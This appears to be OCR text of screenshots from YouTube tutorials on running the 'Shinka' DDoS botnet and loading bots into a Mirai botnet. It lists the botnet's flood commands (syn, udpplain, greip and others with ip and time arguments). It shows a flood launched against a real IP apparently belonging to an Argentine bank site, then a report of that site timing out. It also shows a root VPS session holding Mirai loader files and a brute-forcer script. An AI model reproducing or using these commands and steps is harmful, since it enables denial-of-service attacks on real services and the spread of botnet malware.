
```
Shinka $ ?

asyn: asyn (ip) (time).
udpplain: plain (ip) (time).
greip: greip (ip) (time).
std: std (ip) (time).
tcpfrag: frag (ip) (time).
usyn: usyn (ip) (time).
tcpall: tcpall (ip) (time).
syn: syn (ip) (time).

Shinka $ greip 200.51.194.27 20
Shinka $ 
```

› Ahora podés sacar un préstamo personal en Unidades de Valor Adquisitivo (UVA) para comprarte tu auto

5/9/2018	Compra	Venta
Dolar U.S.A	37,8000	39,0000
Euro	45,5000	46,9000
Real (*)	800,0000	900,0000

Shinka Botnet - DDOS Botnet 2018

447 views



Check website http://www.bna.com.ar/Personas


Permanent link to this check report | Share report:

Location	Result	Time	Code
Canada, Toronto	Connection timed out		
France, Roubaix	Connection timed out		
Germany, Dusseldorf	Connection timed out		
Germany, Falkenstein	Connection timed out		
Italy, Milan	Connection timed out		
Latvia, Riga	Connection timed out		
Lithuania, Vilnius	• • • • • ● ● ● • • •		
Moldova, Chisinau	• • • • • ● ● ● • • •		
Netherlands, Amsterdam	Connection timed out		
Portugal, Oporto	Connection timed out		
Russia, Moscow	Connection timed out		
Russia, Moscow	Connection timed out		
Sweden, Stockholm	• • • • • ● ● ● • • •		
Switzerland, Zurich	Connection timed out		
Ukraine, Dnipropetrovsk	• • • • • ● ● ● • • •		

Shinka Botnet - DDOS Botnet 2018

447 views

SCENE #3



YouTube
Search
SIGN IN
128.199.211.233 (root)
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
X server Exit
Quick connect...
34. 128.199.211.233 (root)
/root/
Name
..
bins
.ssh
.pki
loader
.tcshrc
.cshrc
.cloud-locale-test.skip
.bashrc
.bash_profile
.bash_logout
.bash_history
Follow terminal folder
Mirai Scan
Archivo Inicio Compartir Vista
Anclar al Acceso rápido Copiar Pegar Cortar Copiar ruta de acceso Pegar acceso directo
Portapapeles
Mover a Copiar a Eliminar Cambiar nombre
Organizar
Nueva carpeta
Nuevo
Propiedades Abrir Modificar Historial
Abrir
Seleccionar todo No seleccionar nada Invertir selección
Seleccionar
Este equipo › Objetos 3D › Mirai Scan
Buscar en Mirai Scan
Disco local (C:)
Archivos de programa
Archivos de programa (x86)
bot
builds
Intel
loader
NoBot
PerfLogs
Python27
Riot Games
Usuarios
bruter.py
setup.py
tutorial.txt
3 elementos 2 elementos seleccionados 4,57 KB
Escribe aquí para buscar
ESP
07:20
17/9/2018
Up next
AUTOPLAY

```
[root@centos-s-2vcpu-4gb-sgp1-01 ~]#
```

Drag the files into your VPS

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net

How To Scan And Load Bots To MIRAI Botnet 2018



Opening Mirai_Scan.zip

You have chosen to open:

Mirai_Scan.zip

which is: ZIP file (2.5 KB)


from: **https://cdn.discordapp.com**

What should Tor Browser do with this file?

○ Open with Archive Utility (default)


● Save File

□ Do this automatically for files like this from now on.

